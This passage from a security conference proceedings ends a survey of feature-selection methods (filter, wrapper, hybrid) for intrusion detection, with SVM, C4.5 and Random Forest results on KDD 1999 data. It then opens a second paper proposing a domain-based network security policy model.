In order to evaluate the effectiveness of CFS and PCA, experiments were performed using ten datasets from the KDD 1999 data [24]. Seven important features were selected by CFS, and then applied to the SVM algorithm. As a feature selection algorithm, PCA extracted eight important features and applied them to the C4.5 [21] algorithm. The performances between these two classifiers are depicted in Fig. 2 and Fig. 3. Fig. 2 shows the true positive rate generated by four classifiers across the folds for each dataset. For all features, it is obvious that the true positive rate of SVM is

much higher than that of C4.5, but for selected features they are nearly equal. In Fig. 3, we can find out that the C4.5 classifier has a lower false positive rate than that of SVM with selected features. Building and testing time of the models are depicted in Table2. Through Table 2, we can see that C4.5 has a fast building speed and testing speed. Compared with the C4.5, the SVM is slower. In Table2 and here after, SVM with all features, SVM with features selected by CFS, C4.5 with all features and C4.5 with features selected by PCA are abbreviated as S, SC, C4.5 and C4.5P respectively.




Fig. 2. True positive rate vs. Dataset index




Fig. 3. False positive rate vs. Dataset index

Table 2. Building and Testing time among the four classifiers on the ten datasets

| | Classifier | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 |
|--------------------|------------|------|------|------|------|------|------|------|------|------|------|
| Building Time(Sec) | S | 119 | 120 | 122 | 125 | 122 | 122 | 123 | 125 | 121 | 124 |
| | SC | 52 | 51 | 53 | 52 | 52 | 52 | 52 | 53 | 52 | 51 |
| | C4.5 | 2.5 | 3.3 | 2.5 | 2.4 | 3.1 | 2.3 | 2.7 | 2.7 | 2.4 | 2.5 |
| | C4.5P | 0.9 | 1.0 | 1.0 | 0.9 | 1.1 | 0.9 | 1.2 | 0.9 | 0.9 | 1.0 |
| Testing Time(Sec) | S | 53 | 54 | 55 | 54 | 53 | 54 | 53 | 54 | 53 | 53 |
| | SC | 24 | 23 | 24 | 24 | 23 | 23 | 24 | 24 | 23 | 23 |
| | C4.5 | 0.06 | 0.06 | 0.05 | 0.06 | 0.06 | 0.05 | 0.05 | 0.06 | 0.06 | 0.05 |
| | C4.5P | 0.03 | 0.03 | 0.04 | 0.04 | 0.04 | 0.03 | 0.03 | 0.03 | 0.04 | 0.04 |

3.2 Wrapper Algorithm

A generalized wrapper algorithm [35](shown in Table 3) is very similar to the generalized filter algorithm except that it utilizes a predefined mining algorithm A instead of an independent measure M for subset evaluation. Since mining algorithms are used to control the selection of feature subsets, the wrapper model tends to give superior performance as feature subsets found are better suited to the predetermined mining algorithm. Consequently, it is also more computationally expensive than the filter model.

Table 3. A Generalized Wrapper Algorithm

| Wrapper Algorithm | |
|-------------------|-------------------------------------------------------------------------------|
| input: | $D(F_0, F_1, \dots, F_{n-1})$ // a training data set with N features |
| | S_0 // a subset from which to start the search |
| | δ // a stopping criterion |
| output: | S_{best} // an optimal subset |
| 01 | begin |
| 02 | initialize: $S_{best} = S_0$; |
| 03 | $\gamma_{best} = eval(S_0, D, A)$; // evaluate S_0 by a mining algorithm A |
| 04 | do begin |
| 05 | $S = generate(D)$; // generate a subset for evaluation |
| 06 | $\gamma = eval(S, D, A)$; // evaluate the current subset S by A |
| 07 | if (γ is better than γ_{best}) |
| 08 | $\gamma_{best} = \gamma$; |
| 09 | $S_{best} = S$; |
| 10 | end until (δ is reached); |
| 11 | return S_{best} ; |
| 12 | end; |

Support Vector Machine

Support vector machines, or SVMs, are learning machines that plot the training vectors in high dimensional feature space, labeling each vector by its class. SVMs classify data by determining a set of support vectors, which are members of the set of training inputs that outline a hyper plane in the feature space [22]. SVMs provide a generic mechanism to fit the surface of the hyper plane to the data through the use of a kernel function. The user may provide a function (e.g., linear, polynomial, or sigmoid) to the SVMs during the training process, which selects support vectors along the surface of this function. The number of free parameters used in the SVMs depends on the margin that separates the data points but not on the number of input features, thus SVMs do not require a reduction in the number of features in order to avoid over fitting--an apparent advantage in applications such as intrusion detection. Another

primary advantage of SVMs is the low expected probability of generalization errors. There are other reasons that SVMs are used for intrusion detection. The first is speed: as real-time performance is of primary importance to intrusion detection systems, any classifier that can potentially run “fast” is worth considering. The second reason is scalability: SVMs are relatively insensitive to the number of data points and the classification complexity does not depend on the dimensionality of the feature space [23], so they can potentially learn a larger set of patterns and thus be able to scale better than neural networks. Once the data is classified into two classes, a suitable optimizing algorithm can be used if necessary for further feature identification, depending on the application [12].

Fusions of GA and SVM

The overall structure and main components of proposed method are depicted in Fig. 4[32]. GA builds new chromosomes and searches the optimal detection model based on the fitness values obtained from the result of SVM classification. A chromosome is decoded into a set of features and parameters for a kernel function to be used by SVM classifier. The SVM is used to estimate the performance of a detection model represented by a chromosome. In order to prevent over fitting problems, n-way cross-validation is used and the detection rates acquired as the results of n tests are averaged so as to obtain a fitness value.




Fig. 4. Overall Structure of Proposed Method

Experiments and Results

Experiments were performed on KDD 1999 dataset [24]. After selecting the important features by using SVM classifier through 5-fold cross validation, we then built the SVM classifier based on those important features. In order to compare the performances between the filter algorithm and the wrapper algorithm, we developed some experiments and summarized the results of them in Fig.5, Fig.6 and Table4. In Fig.5 and Fig.6, we showed the differences of true positive rates and false positive rates among the SVM classifiers which are based on all features or important features selected by CFS or SVM. For features selected by SVM, though the detection rate is lower than that of having features selected by CFS, the decrement is very small, in other words, around 0.3% in average (see Fig. 5). But the significant performance is achieved in the reduction of false positive rate (see Fig. 6). Table4 shows that for features selected by SVM, the building and testing time of the model are smaller than that of features selected by CFS. In Table4, SVM with features selected by SVM is abbreviated as SS.




Fig. 5. True positive rate vs. dataset index




Fig. 6. False positive rate vs. dataset index

Table 4. Building and Testing time among the three classifiers on the ten datasets

| | Classifier | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 |
|--------------------|------------|------|------|------|------|------|------|------|------|------|------|
| Building Time(Sec) | S | 119 | 120 | 122 | 125 | 122 | 122 | 123 | 125 | 121 | 124 |
| | SC | 52 | 51 | 53 | 52 | 52 | 52 | 52 | 53 | 52 | 51 |
| | SS | 30.1 | 31.5 | 31.2 | 31.3 | 31.2 | 30.1 | 38.1 | 30.3 | 30.0 | 31.8 |
| Testing Time(Sec) | S | 53 | 54 | 55 | 54 | 53 | 54 | 53 | 54 | 53 | 53 |
| | SC | 24 | 23 | 24 | 24 | 23 | 23 | 24 | 24 | 23 | 23 |
| | SS | 16 | 16 | 16 | 17 | 17 | 17 | 17 | 17 | 17 | 17 |

3.3 Hybrid Algorithm

A typical hybrid algorithm [35] (shown in Table 5) makes use of both an independent measure and a learning algorithm to evaluate feature subsets: It uses the independent measure to decide the best subsets for a given cardinality and uses the learning algorithm to select the final best subset among the best subsets across different cardinalities. The quality of results from a learning algorithm provides a natural stopping criterion in the hybrid model.

Table 5. A Generalized Hybrid Algorithm

| Hybrid Algorithm | |
|------------------|--------------------------------------------------------------------------------------------|
| input: | $D(F_0, F_1, \dots, F_{n-1})$ // a training data set with N features |
| | S_0 // a subset from which to start the search |
| output: | S_{best} // an optimal subset |
| 01 | begin |
| 02 | initialize: $S_{best} = S_0$; |
| 03 | $c_0 = \text{card}(S_0)$; // calculate the cardinality of S_0 |
| 04 | $\gamma_{best} = \text{eval}(S_0, D, M)$; // evaluate S_0 by an independent measure M |
| 05 | $\theta_{best} = \text{eval}(S_0, D, A)$; // evaluate S_0 by a mining algorithm A |
| 06 | for $c = c_0 + 1$ to N begin |
| 07 | for $i = 0$ to $N - c$ begin |
| 08 | $S = S_{best} \cup \{F_i\}$; // generate a subset with cardinality c for evaluation |
| 09 | $\gamma = \text{eval}(S, D, M)$; // evaluate the current subset S by M |
| 10 | if (γ is better than γ_{best}) |
| 11 | $\gamma_{best} = \gamma$; |
| 12 | $S'_{best} = S$; |
| 13 | end; |
| 14 | $\theta = \text{eval}(S'_{best}, D, A)$; // evaluate S'_{best} by A |
| 15 | if (θ is better than θ_{best}); |
| 16 | $S_{best} = S'_{best}$; |
| 17 | $\theta_{best} = \theta$; |
| 18 | else; |
| 19 | break and return S_{best} ; |
| 20 | end; |
| 21 | return S_{best} ; |
| 22 | end; |

Correlation-Based Hybrid Feature Selection

Correlation-based Hybrid Feature Selection (CBHFS) is a crafted combination of CFS and Support Vector Machines (SVM). It adopts SVM which has been shown a good performance pattern recognition as well as intrusion detection problems [25], [26], [27]. CBHFS is depicted in Fig.7 [36]. As stated earlier, GA is used to generate subsets of features from given feature set. CBHFS takes full feature set as input and returns the optimal subset of feature after being evaluated by CFS and SVM. Each chromosome represents a feature vector. The length of the chromosome is 41 genes where each gene (bit) may have values 1 or 0 which indicates whether corresponding feature is included or not in the feature vector respectively. Like every stochastic algorithm, the initial population of chromosomes is generated randomly. Merit of each chromosome is calculated by CFS. The chromosome having highest Merit, γ_{best} represents the best feature subset, S_{best} in population. This subset is then evaluated by SVM classification algorithm and the value is stored in θ_{best} which represents metric of evaluation. Here we have chosen intrusion detection rates as a metric although a complex criterion such as a combination of detection rate and false positive rate or a rule based criterion like [28] could be used.

Then genetic operations, selection, crossover and mutation, are performed and a new population of chromosomes is generated. In each generation, best chromosome or feature subset is compared by previous best subset, S_{best} . If newer subset is better than previous one, it is assigned as the best subset. This subset is then evaluated by SVM. If new detection rate is higher than previous one, this value is to θ_{best} and algorithm goes forward. Otherwise the S_{best} is returned as the optimal subset of features. The algorithm stops if better subset is not found in next generation or when maximum number of generation is reached.




Fig. 7. Flow chart of Correlation-Based Hybrid Feature Selection Algorithm

Random Forest

The overall flow of Random Forest (RF) is depicted in Fig. 8[29]. The network audit data is consisting of training set and testing set. Training set is separated into learning set, validation set. Testing set has additional attacks which are not included in training set. In general, even if RF is robust against over-fitting problem [30], n-fold cross validation method was used to minimize generalization errors [31]. Learning set is used to train classifiers based on RF and figure out importance of each feature of network audit data. These classifiers can be considered as detection models in IDS. Validation set is used to compute classification rates by means of estimating OOB errors in RF, which are detection rates in IDS. Feature importance ranking is performed according to the result of feature importance values in previous step. The irrelevant features are eliminated and only important features are survived. In next phase, only the important features are used to build detection models and evaluated by testing set in terms of detection rates. If the detection rates satisfy design requirement, the overall procedure is over; otherwise, it iterates the procedures.




Fig. 8. Overall flow of proposed approach

Experiments and Results

Experiment results are depicted in Fig.9, Fig.10 and Table6. RF has two parameters; the number of variables in the random subset at each node ($mtry$) and the number of trees in the forest ($ntree$). As the result of experiments, two optimized parameter values were set; $mtry = 6$, $ntree = 130$. For features selected by confusion of CFS and SVM, the true positive rate is nearly equal to that of the features selected by CFS (see Fig.9), but it has a lower false positive rate (see Fig.10). RF has a higher true positive rate and lower false positive rate than SVM, but it requires much more building time (see Table6).




Fig. 9. True positive rate vs. dataset index




Fig. 10. False positive rate vs. dataset index

Table 6. Building and Testing time among the four classifiers on the ten datasets

| | Classifier | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 |
|--------------------|------------|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
| Building Time(Sec) | S | 119 | 120 | 122 | 125 | 122 | 122 | 123 | 125 | 121 | 124 |
| | SC | 52 | 51 | 53 | 52 | 52 | 52 | 52 | 53 | 52 | 51 |
| | SCS | 57 | 53 | 54 | 53 | 62 | 52 | 64 | 61 | 51 | 56 |
| | RF | 170 | 182 | 157 | 148 | 147 | 154 | 153 | 151 | 144 | 154 |
| Testing Time(Sec) | S | 53 | 54 | 55 | 54 | 53 | 54 | 53 | 54 | 53 | 53 |
| | SC | 24 | 23 | 24 | 24 | 23 | 23 | 24 | 24 | 23 | 23 |
| | SCS | 25 | 24 | 25 | 25 | 25 | 25 | 26 | 25 | 26 | 26 |
| | RF | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 3 | 3 |

4 Concluding Remarks and Future Discussions

This survey provides a comprehensive overview of various algorithms of feature selection. The feature selection of audit data has adopted three main methods; wrapper, filter, and hybrid method. The hybrid approaches have been proposed to improve both filter and wrapper method. However, in some recent applications of feature selection, the dimensionality can be tens or hundreds of thousands. Such high dimensionality causes two major problems for feature selection. One is the so called “curse of dimensionality” [33]. As most existing feature selection algorithms have quadratic or higher time complexity about N , it is difficult to scale up with high dimensionality. Since algorithms in the filter model use evaluation criteria that are less computationally expensive than those of the wrapper model, the filter model is often preferred to the wrapper model in dealing with large dimensionality. Recently,

algorithms of the hybrid model are considered to handle data sets with high dimensionality. These algorithms focus on combining filter and wrapper algorithms to achieve best possible performance with a particular learning algorithm with similar time complexity of filter algorithms. Therefore, more efficient search strategies and evaluation criteria are needed for feature selection with large dimensionality. An efficient correlation-based filter algorithm is introduced in [34] to effectively handle large-dimensional data with class information. Another difficulty faced by feature selection with data of large dimensionality is the relative shortage of instances. Feature selection is a dynamic field closely connected to data mining and other data processing techniques. This paper attempts to survey this fast developing field, show some effective algorithms in intrusion detection systems, and point out interesting trends and challenges. It is hoped that further and speedy development of feature selection can work with other related techniques to help building lightweight IDS with high detection rates and low false positive rates.

References

1. Kruegel, C., Valeur, F.: Stateful Intrusion Detection for High-Speed Networks. In Proc. Of the IEEE Symposium on Research on Security and Privacy (2002) 285–293
2. A.L. Blum and P. Langley, “Selection of Relevant Features and Examples in Machine Learning,” *Artificial Intelligence*, vol. 97, pp. 245–271, 1997.
3. Feature Extraction, Construction and Selection: A Data Mining Perspective, H. Liu and H. Motoda, eds. Boston: Kluwer Academic, 1998, second printing, 2001.
4. Dash M., Liu H., & Motoda H, “Consistency based feature selection”, Proc. of the Fourth PAKDD 2000, Kyoto, Japan, 2000, pp. 98–109.
5. H. Almuallim and T.G. Dietterich” “Learning Boolean Concepts in the Presence of Many Irrelevant Features”, *Artificial Intelligence*, vol. 69, nos. 1-2, 1994, pp. 279-305.
6. J. Doak, “An Evaluation of Feature Selection Methods and Their Application to Computer Security,” technical report, Univ. of California at Davis, Dept. Computer Science, 1992.
7. P.M. Narendra and K. Fukunaga, “A Branch and Bound Algorithm for Feature Subset Selection,” *IEEE Trans. Computer*, vol. 26, no. 9, pp. 917-922, Sept. 1977
8. H. Liu and H. Motoda, *Feature Selection for Knowledge Discovery and Data Mining*. Boston: Kluwer Academic, 1998.
9. H. Almuallim and T.G. Dietterich, “Learning Boolean Concepts in the Presence of Many Irrelevant Features,” *Artificial Intelligence*, vol. 69, nos. 1-2, pp. 279-305, 1994.
10. M. Ben-Bassat, “Pattern Recognition and Reduction of Dimensionality,” *Handbook of Statistics-II*, P.R. Krishnaiah and L.N. Kanal, eds., pp. 773-791, North Holland, 1982.
11. M.A. Hall, “Correlation-Based Feature Selection for Discrete and Numeric Class Machine Learning,” Proc. 17th Int’l Conf. Machine Learning, pp. 359-366, 2000.
12. I.H. Witten and E. Frank, *Data Mining-Practical Machine Learning Tools and Techniques with JAVA Implementations*. Morgan Kaufmann, 2000.
13. Hall, M.A.: Correlation-based Feature Selection for Discrete and Numeric Class Machine Learning. In: Proc. of the 17th Int. Conf. on Machine Learning. Morgan Kaufmann Publishers Inc. (2000) 359–366
14. Fayyad, U., Irani, K.: Multi-interval discretization of continuous attributes as preprocessing for classification learning. In: Proc. of the 13th Int. Join Conf. on Artificial Intelligence, Morgan Kaufmann Publishers (1993) 1022–1027

15. Press, W.H., Flannery, B. P., Teukolsky, S. A., Vetterling, W.T.: Numerical recipes in C. Cambridge University Press, Cambridge. (1988)
16. <http://www.cs.waikato.ac.nz/ml/weka/index.html>
17. Holland, J. H. (1975). Adaptation in natural and artificial systems. University of Michigan Press (reprinted in 1992 by MIT Press, Cambridge, MA).
18. Holland, J.H.: Adaptation in Natural and Artificial Systems. University of Michigan Press, Ann Arbor, (1975)
19. Johnson, R.A., and Wichern, D.W.: Applied Multivariate Statistical Analysis. Prentice Hall (2002) 356-395
20. H. Hotelling. Analysis of a complex statistical variables into principal components. Journal of Educational Psychology, 24:417–441, 1933.
21. J. R. Quinlan. C4.5: Programs for machine learning. Morgan Kaufmann Publishers, 1993.
22. Srinivas Mukkamala, A H. Sung (2002) Comparison of Neural Networks and Support Vector Machines in Intrusion Detection Workshop on Statistical and Machine Learning Techniques in Computer Intrusion Detection, June 11-13, 2002
23. Sung AH (1998) Ranking Importance of Input Parameters Of Neural Networks. Expert Systems with Applications, pp.405-411.
24. KDD Cup 1999 Data.: <http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>
25. Fugate, M., Gattiker, J.R.: Anomaly Detection Enhanced Classification in Computer Intrusion Detection. Lecture Notes in Computer Science, Vol. 2388. Springer-Verlag, Berlin Heidelberg (2002)
26. Nguyen, B.V.: An Application of Support Vector Machines to Anomaly Detection. (2002) available at. http://www.math.ohiou.edu/~vnguyen/papers/IDS_SVM.pdf
27. Kim, D.S., Park, J.S.: Network-based Intrusion Detection with Support Vector Machines, Lecture Notes in Computer Science, Vol. 2662, Springer-Verlag, Berlin Heidelberg (2003) 747–756
28. Sung, A.H., Mukkamala, S.: Identifying Important Features for Intrusion Detection Using Support Vector Machines and Neural Networks. In: Proc. of the 2003 Int. Sym. On Applications and the Internet Technology, IEEE Computer Society Press. (2003) 209–216
29. Dong Seong Kim, Sang Min Lee, and Jong Sou Park: Building Lightweight Intrusion Detection System Based on Random Forest. ISSN 2006, LNCS 3973, pp. 224-230, 2006.
30. Breiman, L.: Random forest. Machine Learning 45(1) (2001) 5–32
31. Duda, R. O., Hart, P. E., Stork, D. G.: Pattern Classification. 2nd edn. John Wiley & Sons, Inc. (2001)
32. Kim, D., Nguyen, H.-N., Ohn, S.-Y., Park, J.: Fusions of GA and SVM for Anomaly Detection in Intrusion Detection System. In: Wang J., Liao, X., Yi, Z. (eds.): Advances in Neural Networks. Lecture Notes in Computer Science, Vol. 3498. Springer-Verlag, Berlin Heidelberg New York (2005) 415–420
33. T. Hastie, R. Tibshirani, and J. Friedman, The Elements of Statistical Learning. Springer, 2001. L. Yu and H. Liu, “Feature Selection for High-Dimensional Data:
34. A Fast Correlation-Based Filter Solution,” Proc. 20th Int’l Conf. Machine Learning, pp. 856-863, 2003.
35. H. Liu and L. Yu. Towards integrating feature selection algorithms for classification and clustering. IEEE Transactions on Knowledge and Data Engineering, 17(3):1-12, 2005.
36. Jong Sou Park, Khaja Mohammad Shazzad, Dong Seong Kim: Toward Modeling Lightweight Intrusion Detection System Through Correlation-Based Hybrid Feature Selection. CISC 2005: 279-289. 5

A Network Security Policy Model and Its Realization Mechanism

Chenghua Tang, Shuping Yao, Zhongjie Cui, and Limin Mao

Lab of Computer Network Defense Technology, Beijing Institute of Technology,
Room 304, 7[#] South Zhongguancun Street, Haidian District, Beijing 100081, PR China
tchbox@sohu.com, yaosping@163.com, bjcuizj@163.com,
mmnn101@sina.com

Abstract. The large-scale network environment incarnates interconnection of different security domains. There are different security policies in the domain or among the domains, and conflicts can arise in the set of policies which lack of trust and consultation. A network security policy model is proposed in this paper. By defining and describing security policy and domain, the policies' integrity, validity, consistency, conflicts detecting, resolving and releasing are studied. The policy implementation mechanism is based on rule engine. This paper gives the achieve steps and efficiency analysis. The technology can be adapted to establishing and controlling the policy service in the extensive network environment.

Keywords: Security policy, domain, rule engine, access control.

1 Introduction

Computer network is characterized by its opening, ease of use, and standardization, making computer information shared and easily spread, which keeps computer information in enormous danger of being revealed, stolen, distorted, and destroyed all the time. Information security has become an important component of security of people's daily life and national security. In solving the problem of information security, security policy plays a very important role. The advantage of applying security policy is that it improves the expansibility and flexibility of network administrative system. Security policy has already solved problems extensively for large networks and distributed systems in recent years. It is of course promising since such management based on tactics has got the support of some standard organization such as IETF [1] and DMTF, and the support of a lot of academic organizations and network equipment manufacturers.

Extensive network environment, multi-management, network coordination, parallel processing, etc., reflect the interconnection of different security domains, trust domains, or autonomy domains. As regards different management entities in different domains, there are different security policies, and they don't trust and consult each other. So it is significant and meaningful to study unified security policies on the basis of domain. Then we can store, search, add, delete and release security policy conveniently, ensure the integrity, validity and consistency of security policy based on

domain and role. In addition, the exploitation of complicated enterprise-level project and the rules of security policies which change with the external conditions are urgently requested to manage the policy rules efficiently, namely weaken the relationship between rules management and its realization process possibly.

2 Security Policy Model and Formalization

2.1 Definition of Security Policy

With the development of information safety, varieties of security policies have been appearing, such as BLP, Biba, MAC, DAC, RBAC [2] [3] and Chinese Wall, mostly put forward in answer to how to control the visit to network resources or a particular security demand. Security policy is the core of the whole system already, whose correctness determines the system security directly. This essay reconsiders the general definition of security policy. Security policy is a guide to the network security. In terms of its content, it is a group of restrictions, which administer and control the access to network resources. In terms of its characteristics, security policy is an illustrative, permanent criterion made to regulate behavioral choice in a computer system according to management objectives and security demands.

Definition 1. Security policy is a set of rules which control the management of man and resources, and the rule is composed of condition, action and role, such that the policy P can be defined by the triple $\langle C, R, A \rangle$. In this triple, we have the following duple sets:

- $C = \langle cd, cs \rangle$, $R = \langle d, r \rangle$, and $A = \langle a, e \rangle$.

C is the triggering condition (cd) and constraining condition (cs) of policy which relates to the network behavior events. R is composed of domain (d) and role (r) of the targets that the policy is applied to. The role includes man (subject) and resources (object, which consists of the system itself, file, security equipment, interface, etc.). A is the policy normal action (a) and remedy measure in time of exceptional emergency (e). An existent function as Equation (1).

$$f_A : C \rightarrow RXA \quad (1)$$

The condition C specifies the parameters used by the rule. When the condition is satisfied, the action of the rule can be triggered, and then the subject or object of the role will implement the action.

2.2 Definition and Description of Domain

Domain is a combination of systematic entities and resources sharing the same security demands and following similar security policy. The elements of a domain can be entities or resource elements, and can be a sub domain. In addition, the elements of a domain can cross with elements of another domain. So domains have different classes, and they can inherit and mix together. According to different security

demands, different domains lead to different combinations of entities and resources. Then security policy determines domains and establishes the operation relationship between domain and element just according to security demands of all kinds of entities and resources.

Between the elements of a safe domain and security policy, there is at least such a relation: an entity in a domain owns a set of some limited security policies which is defined as $P = \sum_{i=0}^n \sum pi$. Here “n” is for levels(0 says the first) of the domain of the entity in the general domain, and “ $\sum pi$ ” shows the set of policies of an entity in a level of domain.

Domain has the ability to group the targets that the security policy is applied to according to geographical position and type or function of target. Therefore, it is especially suitable for the extensive distributed system. In this way, first policies should be classified according to domain. The target quotation of policies is stored in the domain serve, and the relationship of the member in the domain is revealed. However, domain doesn’t encapsulate the domain targets, but keeps the quotation of domain targets’ interface.

If the concept of domain is introduced into security policy, it can change the domain members dynamically, without changing security policy, thus improving the disposition efficiency of the management. What’s more, since the choice of the entity or the target of a sub domain is limited within one domain, the limits the search of a target within a defined set previously, which guarantees the operation of choosing a target is over within a definite time.

2.3 Network Security Policy Model Based on Domain

The standard architecture based on policy management has been put forward by the IETF, which can be used to control the access policy. Both of the most important elements of the structure are PEP and PDP, which mainly take account of the circumstance of operating the network management to the Router that is on the basis of RSVP protocol, and don’t involve the adjustment function of other QoS technology, such as Diff-Serv. It doesn’t reflect the problem of detecting and solving conflict of the policy. Meanwhile, as far as a lot of the network management functions are concerned, obtaining policies frequently contributes to a waste of time and network resources.

By analyzing the traditional security models, including access control models and framework models, a network security policy model based on domain is given in Fig.1, which can achieve the defining of the management policy, sharing of the transmission, and automatization of implementation.

1. Policy administrator use GUI tool to define policy rules and handle role-function-domain manager. The role-function-domain manager manages the roles of the human and resources, the domains which the role belongs to and the configuration of their privileges or functions. The advantage to make the role expression into the domain is:

- The policy which applies to a domain could spread to its sub-domains what improves its expansibility.
- When the object transfers from one domain to another, its policies will be replaced automatically by the policies of the new domain. So there is no need to modify the policies and manage the relationship between the policies and object by hand.

